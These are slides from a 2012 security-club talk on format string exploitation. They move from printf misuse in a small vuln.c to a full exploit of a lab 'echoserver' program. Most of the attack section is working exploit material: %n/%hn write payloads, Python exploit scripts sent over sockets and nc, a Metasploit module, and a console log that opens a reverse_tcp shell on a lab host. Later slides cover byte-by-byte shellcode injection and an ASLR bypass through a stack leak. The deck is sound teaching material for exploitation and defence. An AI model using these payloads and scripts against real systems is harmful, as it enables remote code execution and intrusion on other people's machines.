Format String Exploitation

Owning Echoserver… again

Scott Hand
CSG 2/8/2012

What I’ll Cover

1. Format String Basics
2. Very Basic Example
3. Getting a Shell on Echoserver
4. Fancy Format String Tricks
5. Bypassing ASLR
6. Conclusion and Demonstration

BACKGROUND AND THEORY

Printf - Background

- Used by many languages for string interpolation (inserting variables into strings)
- Intended Use: Put format flags in a string constant, printf replaces them with the rest of the arguments
- Example:

```
#include <stdio.h>
int main() {
        int a = 3;
        printf("%d %d\n", a, a+4); // Prints 3 7
        return 0;
}
```

What could go wrong?

- How should you output a user-provided string?
  - Good: `printf("%s", str);`
  - BAD: `printf(str);`
- Why? The user could supply format flags and your program wouldn't know the difference. GCC screams at you if you try to compile the bad way.

How to exploit this?

- Providing lots of flags means that the program will continue to pull variables from the stack, even if there haven't been any passed to printf.
- This obviously leads to information leakage
- Let's look at an example…

VULN.C, A SIMPLE EXAMPLE

vuln.c

Source:

```
#include <stdio.h>

int main(int argc, char *argv[])
{
    int a = 0xdeadbeef;
    int b = 0xabcdabcd;
    int c = 0x12345678;
    if (argc > 1) printf(argv[1]);
    printf("\n");
    return 0;
}
```

Compiling:

```
gcc vuln.c –o vuln
```

vuln.c Exploited

- ./vuln AAAA
  - Output: AAAA
- ./vuln AAAA%x
  - Output: AAAA0
- ./vuln AAAA%x%x%x%x%x
  - Output: AAAA0b7e8abdbb7fd0324b7fcfff4deadbeef
- There's one of our variables. Is there an easier way to do this?
- ./vuln AAAA%5\$x
  - Output: AAAAdeadbeef
- ./vuln AAAA%6\$x
  - Output: AAAAabcdabcd

It gets worse

- One of the flags, %n, has the following effect:
  - The number of characters written so far is stored into the integer indicated by the int * (or variant) pointer argument. No argument is converted.
- So now we can write to the stack (and other places). Woohoo!
- How do we write one byte?
  - First put the address to write to in the payload
  - Next increment the number of characters using the %x flag with a number. Example: %10x prints ten spaces.
  - Call %n on the address given
  - Repeat

Example with vuln.c

- We want to replace 0xabcdabcd with another 0xdeadbeef
- First, find how many %x flags it takes to reach your payload. Trial and error or automated scripting work here.
- That gives us offset 127 ("./vuln AAAA%127\$x" confirms)
- Memory around ESP right before printf:

0xbffff740:	0xbffff93c	0x00000000	0xb7e8abdb	0xb7fd0324
0xbffff750:	0xb7fcfff4	0x12345678	**0xabcdabcd**	0xdeadbeef
0xbffff760:	0x08048460	0x00000000	0x00000000	0xb7e71113
0xbffff770:	0x00000002	0xbffff804	0xbffff810	0xb7ffeff4
0xbffff780:	0xb7fff918	0x00000001	0x00000000	0xb7fedbfb

Example with vuln.c

- Address of 0xabcdabcd is 0xbffff758, so our argument to vuln is: “\x58\xf7\xff\xbf”.
- The last byte should be 0xef. Trying this:

  “./vuln \x58\xf7\xff\xbf%020x%127$n”

  results in this:

0xbffff740:	0xbffff93c	0x00000000	0xb7e8abdb	0xb7fd0324
0xbffff750:	0xb7fcfff4	0x12345678	**0x00000018**	0xdeadbeef
0xbffff760:	0x08048460	0x00000000	0x00000000	0xb7e71113
0xbffff770:	0x00000002	0xbffff804	0xbffff810	0xb7ffeff4
0xbffff780:	0xb7fff918	0x00000001	0x00000000	0xb7fedbfb

- We have a new value! 0x18. 0xef – 0x18 = 0xd7 = 215. Adding this to our first “guess” is 235.
- Sure enough, “./vuln \x58\xf7\xff\xbf%235x%127$n” gives us a nice 0x000000ef there. But that’s only one byte. What now?

Example with vuln.c

- We could write the last byte, then the one before, and so on. This takes four writes, so it wastes shell code space. It clobbers the preceding byte, but we probably don't care too much
- Example:

  00000000**000000ef** Wrote 0xEF

  0000000**000000be**ef Wrote 0xBE

  0000**000000ad**beef Wrote 0xAD

  00**000000de**adbeef Wrote 0xDE
- Luckily, adding h in front of n writes a 16-bit integer instead
- For 0xdeadbeef, that means two writes. Increment by 48875, write the 0xbeef half, then increment that by 8126 to write the 0xdead half.
- This all gets a bit messy and the addresses will start to shift around depending on the length of the exploit.

vuln.c exploit

- Print the following:
  - Addresses: \x38\xf7\xff\xbf\x3a\xf7\xff\xbf
  - First write: %48871x%130$hn
  - Second write: %8126x%131$hn
- All together:

```
./vuln $(python -c 'print "\x38\xf7\xff\xbf\x3a\xf7\xff\xbf%48871x%130$hn%8126x%131$hn"')
```

- Result:

```
0xbffff720:    0xbffff928    0x00000000    0xb7e8abdb    0xb7fd0324
0xbffff730:    0xb7fcfff4    0x12345678    0xdeadbeef    0xdeadbeef
0xbffff740:    0x08048460    0x00000000    0x00000000    0xb7e71113
0xbffff750:    0x00000002    0xbffff7e4    0xbffff7f0    0xb7ffeff4
0xbffff760:    0xb7fff918    0x00000001    0x00000000    0xb7fedbfb
```

More nefarious uses

- Overwrite return addresses
- Overwrite GOT entries
- Create a stack/heap overflow by overwriting a null terminator with non-null data
- Write shellcode to non-stack memory

ECHOSERVER


Where's the exploit?

Deep in getMessage…

```
	…
	if(recv(sd, buff, msglength, 0) < 0)
		return -1;
	buff[msglength+1] = '\0';
	snprintf(dest, msglength+1, buff);
	return 1;
}
```

Find the return address


- We need to find the return address. Attach gdb to echoserver and break right before getMessage returns. Send it anything.



- Looks like 0xbffff3bc


Now find n value

- Do this by giving it an argument and trying %x flags until you hit it.
- This turns out to be pretty painless. It's just 2.



Find payload location

- We need to swap the return address with the location of our payload. Let’s look around a bit. Since message length affects addresses, let’s just send it the max length (99) padded with NOPs. The NOPs also make it easy to spot.



- 0xbffff310 it is.

Create string format exploit

- We want to write 0xbffff310
- Writing 0xbfff to $ESP+2 (%2$hn):
  - We already wrote 8 characters from the addresses
  - 0xbfff – 8 = 0xbff7 = 49143
- Writing 0xf310 to $ESP (%3$hn):
  - 0xf310 – 0xbfff = 0x3311 = 13073

Putting together the exploit

- Message Length: 0x63
- First Address Argument: \xbe\xf3\xff\xbf
- Second Address Argument \xbc\xf3\xff\xbf
- First Write: %49143x%2$hn
- Second Write: %13073x%3$hn
- Payload = NOP padding + Shellcode

Python Script

```
msg_length = "\x63"
first_addr = "\xbe\xf3\xff\xbf”
second_addr = "\xbc\xf3\xff\xbf"
inc_one = "%49143x%2$hn"
inc_two = "%13073x%3$hn"
sploit = first_addr+second_addr+inc_one+inc_two
payload = 10*"\xef\xbe\xad\xde“
padding_len = 99 - len(sploit) - len(payload)
nopsled = "\x90"*padding_len
print msg_length + sploit + nopsled + payload
```

Replace shellcode with nasty payload of your choice and deliver with: `python exploit.py | nc HOST 3333`

Making a Metasploit Module

- Create the basic skeleton exploit file in modules/exploits/linux/misc/
- The exploit code is Ruby and looks very much like the Python script:

```
def exploit
        connect
        msg_length = "\x63"
        first_addr = "\xbe\xf3\xff\xbf"
        second_addr = "\xbc\xf3\xff\xbf"
        write_one = "%49143x%2$hn"
        write_two = "%13073x%3$hn"
        sploit = first_addr + second_addr + write_one + write_two
        padlen = 99 - sploit.length - payload.encoded.length
        sploit += "\x90"*padlen + payload.encoded
        print_status("Sending payload of length #{sploit.length}")
        sock.put(msg_length+sploit)
        handler
        disconnect
end
```

Exploit!

```
scott@laptop-linux-server:~/dev/echoserver/exploits$ msfconsole

       =[ metasploit v4.2.0-dev [core:4.2 api:1.0]
+ -- --=[ 797 exploits - 435 auxiliary - 131 post
+ -- --=[ 242 payloads - 27 encoders - 8 nops
       =[ svn r14665 updated 4 days ago (2012.02.01)

msf > use exploit/linux/misc/echoserver_formatstr_csg_clone
msf  exploit(echoserver_formatstr_csg_clone) > set RHOST 192.168.1.149
RHOST => 192.168.1.149
msf  exploit(echoserver_formatstr_csg_clone) > set PAYLOAD linux/x86/shell/reverse_tcp
PAYLOAD => linux/x86/shell/reverse_tcp
msf  exploit(echoserver_formatstr_csg_clone) > set LHOST 192.168.1.113
LHOST => 192.168.1.113
msf  exploit(echoserver_formatstr_csg_clone) > set target 0
target => 0
msf  exploit(echoserver_formatstr_csg_clone) > exploit

[*] Started reverse handler on 192.168.1.113:4444
[*] Sending payload of length 99
[*] Sending stage (36 bytes) to 192.168.1.149
[*] Command shell session 1 opened (192.168.1.113:4444 -> 192.168.1.149:58544) at Sun Feb 05 22:52:55 -0600 2012

ls
README
echoserver
echoserver.asm
```

More creative exploitation

- One downside with this approach is that Echoserver’s buffer is limited to 99 characters. Minus 32 for our exploit, that leaves only 67 for shellcode.
- This is enough for the Metasploit staged payload, but what if we want to run something else that’s slightly larger?
- Idea: Find some area in Echoserver’s memory that can be modified and not be reset
- Send in the shellcode one byte at a time
- When it’s all loaded at that address, send a trigger exploit that overwrites the return address with the shellcode in memory.
- This takes advantage of the fact that we can write over more than just stack/heap to give us more room.

Implementation: Loading Shellcode into 0xbfffefac

```
import struct
import socket
import time

shellcode = "\xef\xbe\xad\xde“
base_addr = 0xbfffefac # This is where shellcode is injected
addr = base_addr

for byte in shellcode:
    msg_length = "\x63"
    addr_str = struct.pack("<I", addr)
    increment = ord(byte) - 4
    if increment <= 0:
        increment = increment + 256
    write_cmd = "%" + str(increment) + "x%2$n"
    sploit = addr_str + write_cmd
    padding_len = 99 - len(sploit)
    nopsled = "\x90"*padding_len
    sock = socket.socket()
    sock.connect(("192.168.1.149", 3333)) # Make this part of argv
    sock.send(msg_length+sploit+nopsled)
    sock.close()
    addr += 1
    time.sleep(0.5)
```

Implementation: Triggering the Payload

```
base_addr = 0xbfffefac
host = “TARGETIPHERE”

msg_length = "\x63"
first_addr = "\xae\xf3\xff\xbf“
second_addr = "\xac\xf3\xff\xbf”

inc_one = (base_addr >> 16) - 8
write_one = "%" + str(inc_one) + "x%2$hn"
inc_two = (base_addr & 0xffff) - inc_one - 8
write_two = "%" + str(inc_two) + "x%3$hn"

sploit = first_addr+second_addr+write_one+write_two
padding_len = 99 - len(sploit)
nopsled = "\x90"*padding_len
sock = socket.socket()
sock.connect((host, 3333))
sock.send(msg_length+sploit+nopsled)
sock.close()
```

Results

- It works!
- Benefits:
  - We can use longer shellcode
  - We can use shellcode with \x00 characters
  - If the ESP pointer moves around, it's not necessary to find the payload and tweak the string format increments
- Downsides:
  - It's pretty conspicuous, makes length(shellcode) + 1 connections to echoserver
  - More complex. Issues such as network latency when delivering the bytes can cause problems

Evading ASLR

- We noticed earlier that the ability to look at the stack constituted serious information leakage.
- Maybe we can get around ASLR's protections. Let's examine what ASLR would mess up for us:
  - ESP
  - Payload Location
- Is there a way to use the information leakage to find these?
- Let's check what the stack looks like across several executions…

Output from gdb – 1st Time

- ESP = 0xbfac6bdc

```
0xbfac6b20:     0x00000004      0xbfac6b30      0x00000063      0x00000000
0xbfac6b30:     0x41414141      0x24383225      0x90909078      0x90909090
0xbfac6b40:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfac6b50:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfac6b60:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfac6b70:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfac6b80:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfac6b90:     0x08049090      0xbfac6b00      0xbfac6ba0      0x0804874d
0xbfac6ba0:     0x08048bd8      0x00000063      0x00000063      0x00000000
0xbfac6bb0:     0xb782bff4      0xb782d398      0xb771450c      0x00000010
0xbfac6bc0:     0x0000000a      0x63000017      0xbfac6b30      0x00000063
0xbfac6bd0:     0xbfac6c00      0x00000000      0xbfac6cf8      0x08048a6a
0xbfac6be0:     0x00000004      0xbfac6c00      0xbfac6c68      0x00000000
0xbfac6bf0:     0xb783ab18      0x00000000      0x00000000      0x00000000
0xbfac6c00:     0x00000000      0x00000000      0x00000000      0x00000000
```

Output from gdb – 2nd Time

- ESP = 0xbf893ddc

0xbf893d20:	0x00000004	0xbf893d30	0x00000063	0x00000000
0xbf893d30:	0x41414141	0x24383225	0x90909078	0x90909090
0xbf893d40:	0x90909090	0x90909090	0x90909090	0x90909090
0xbf893d50:	0x90909090	0x90909090	0x90909090	0x90909090
0xbf893d60:	0x90909090	0x90909090	0x90909090	0x90909090
0xbf893d70:	0x90909090	0x90909090	0x90909090	0x90909090
0xbf893d80:	0x90909090	0x90909090	0x90909090	0x90909090
0xbf893d90:	0x08049090	0xbf893d00	0xbf893da0	0x0804874d
0xbf893da0:	0x08048bd8	0x00000063	0x00000063	0x00000000
0xbf893db0:	0xb778fff4	0xb7791398	0xb767850c	0x00000010
0xbf893dc0:	0x0000000a	0x63000017	0xbf893d30	0x00000063
0xbf893dd0:	0xbf893e00	0x00000000	0xbf893ef8	0x08048a6a
0xbf893de0:	0x00000004	0xbf893e00	0xbf893e68	0x00000000
0xbf893df0:	0xb779eb18	0x00000000	0x00000000	0x00000000
0xbf893e00:	0x00000000	0x00000000	0x00000000	0x00000000

Output from gdb – 3rd Time

- ESP = 0xbfa3b28c

```
0xbfa3b1d0:     0x00000004      0xbfa3b1e0      0x00000063      0x00000000
0xbfa3b1e0:     0x41414141      0x24383225      0x90909078      0x90909090
0xbfa3b1f0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfa3b200:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfa3b210:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfa3b220:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfa3b230:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfa3b240:     0x08049090      0xbfa3b200      0xbfa3b250      0x0804874d
0xbfa3b250:     0x08048bd8      0x00000063      0x00000063      0x00000000
0xbfa3b260:     0xb779eff4      0xb77a0398      0xb768750c      0x00000010
0xbfa3b270:     0x0000000a      0x63000017      0xbfa3b1e0      0x00000063
0xbfa3b280:     0xbfa3b2b0      0x00000000      0xbfa3b3a8      0x08048a6a
0xbfa3b290:     0x00000004      0xbfa3b2b0      0xbfa3b318      0x00000000
0xbfa3b2a0:     0xb77adb18      0x00000000      0x00000000      0x00000000
0xbfa3b2b0:     0x00000000      0x00000000      0x00000000      0x00000000
```

Examining %27$x

Execution	ESP	%27$x	Difference	Result
1	0xBFAC6BDC	0xBFAC6B00	0xDC	☺
2	0xBF893DDC	0xBF893D00	0xDC	☺
3	0xBFA3B28C	0xBFA3B200	0x8C	☹

Examining %28$x

Execution	ESP	%28$x	Difference	Result
1	0xBFAC6BDC	0xBFAC6BA0	0x3C	☺
2	0xBF893DDC	0xBF893DA0	0x3C	☺
3	0xBFA3B28C	0xBFA3B250	0x3C	☺

Grabbing ESP and the Payload

- Send “\x63AAAA%28$x” + padding to 99 bytes
- Grab the result and add 0x3C
- Find the offset from ESP to the payload
- Looks like about 0x84. Not exact, but usually good enough.

New Exploit

- That’s all we need
- Grab ESP and the payload
- Build the exploit string
- Done.

That's It

- Remember: If you try to reproduce these, it will most likely be necessary to locate several of the addresses in gdb yourself. ESP will almost certainly be different, and that means that you need to also find the location of the payload and adjust the string format exploits accordingly.
- Any questions?